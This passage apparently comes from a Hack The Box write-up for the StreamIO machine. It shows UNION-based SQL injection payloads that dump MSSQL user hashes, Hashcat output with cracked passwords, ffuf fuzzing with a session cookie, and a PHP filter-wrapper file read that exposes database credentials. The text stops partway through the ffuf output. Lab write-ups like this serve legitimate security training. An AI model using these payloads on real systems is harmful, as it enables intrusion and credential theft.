
3. SQL Injection — watch.streamio.htb/search.php

The search form was intercepted in Burp. Running sqlmap against the saved request triggered the WAF, which redirected to `blocked.php`. Manual testing in Burp Repeater was used instead:




The injection point was confirmed by breaking the query with a quote and comment. Column count was determined by incrementing UNION SELECT until output appeared — 6 columns, rendering in positions 2 and 3:

```
q=test' union select 1,2,3,4,5,6-- -
```




The DBMS was identified as MSSQL via `@@version`:

```
q=test' union select 1,@@version,3,4,5,6-- -
```



Database enumeration via `db_name()` revealed two databases: `STREAMIO` and `streamio_backup`. The users table was identified via `sysobjects` and its columns via `syscolumns`. The full table was dumped using `string_agg`:

```
q=test' union select 1,(select string_agg(concat(username,':',password),'|') from users),
3,4,5,6-- -
```



30 username:MD5 hash pairs were recovered.

---


4. Hash Cracking and Admin Panel Access

Hashes were cracked with Hashcat (mode 0 = MD5) against the RockYou wordlist:


```
hashcat -m 0 --user users.txt /usr/share/wordlists/rockyou.txt
```

```
joe@primeradiant:~$ hashcat -m 0 --user users.txt rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=======================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 30 digests; 30 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1242 MB (14167 MB free)

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

3577c47eb1e12c8ba021611e1280753c:highschoolmusical
ee0b8a0937abd60c2882eacb2f8dc49f:physics69i
665a50ac9eaa781e4f7f04199db97a11:paddpadd
b779ba15cedfd22a023c4d8bcf5f2332:66boysandgirls..
Approaching final keyspace - workload adjusted.

54c88b2dbd7b1a84012fabc1a4c73415:$hadoW
ef8f3d30a856cf166fb8215aca93e9ff:%$clara
2a4e2cf22dd8fcb45adcb91be1e22ae8:$monique$1991$
6dcd87740abb64edfa36d170f0d5450d:$3xybitch
08344b85b329d7efd611b7a7743e8a09:##123a8j8w5123##
f87d3c0d6c8fd686aacc6627f1f493a5:!!sabrina$
b22abb47a02b52d5dfa27fb0b534f693:!5psycho8!
b83439b16f844bd6ffe35c02fe21b3c0:!?Love?!123

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: users.txt
Time.Started.....: Mon Jun  8 16:12:24 2026 (0 secs)
Time.Estimated...: Mon Jun  8 16:12:24 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
```

Remaining hashes were submitted to Crackstation, recovering additional credentials including `yoshihide:66boysandgirls..`:



yoshihide's credentials were the only set that authenticated to the main site login. The admin panel at `/admin` became accessible and offered user/movie management:



5. PHP Wrapper LFI via debug Parameter


The authenticated session cookie was captured and used to fuzz the admin panel for hidden parameters:

```
ffuf -k -u 'https://streamio.htb/admin/index.php?FUZZ=id' \
  -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
  -H 'Cookie: PHPSESSID=<session>' -fs 1678
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ ffuf -k -u https://streamio.htb/admin/index.php?FUZZ=id -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -H 'Cookie: PHPSESSID=d83va2qpp5b3d13njac9f6o25v' -fs 1678

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://streamio.htb/admin/index.php?FUZZ=id
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Header           : Cookie: PHPSESSID=d83va2qpp5b3d13njac9f6o25v
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 1678
________________________________________________

debug                   [Status: 200, Size: 1712, Words: 90, Lines: 50, Duration: 64ms]
movie                   [Status: 200, Size: 320235, Words: 15986, Lines: 10791, Duration: 109ms]
staff                   [Status: 200, Size: 12484, Words: 1784, Lines: 399, Duration: 67ms]
user                    [Status: 200, Size: 2073, Words: 146, Lines: 63, Duration: 79ms]
:: Progress: [6453/6453] :: Job [1/1] :: 502 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

The `debug` parameter was discovered. Passing a PHP filter wrapper to read `index.php` in base64 and decoding the output revealed database credentials:

```
?debug=php://filter/convert.base64-encode/resource=index.php
```



Credentials recovered from source: **db_admin:B1@hx31234567890**

A further ffuf pass against the admin directory found `master.php`. The same PHP filter technique was applied to read its source:


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/streamio]
└─$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://streamio.htb/admin/FUZZ -e .php -k -H "Cookie: PHPSESSID=d83va2qpp5b3d13njac9f6o25v"

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

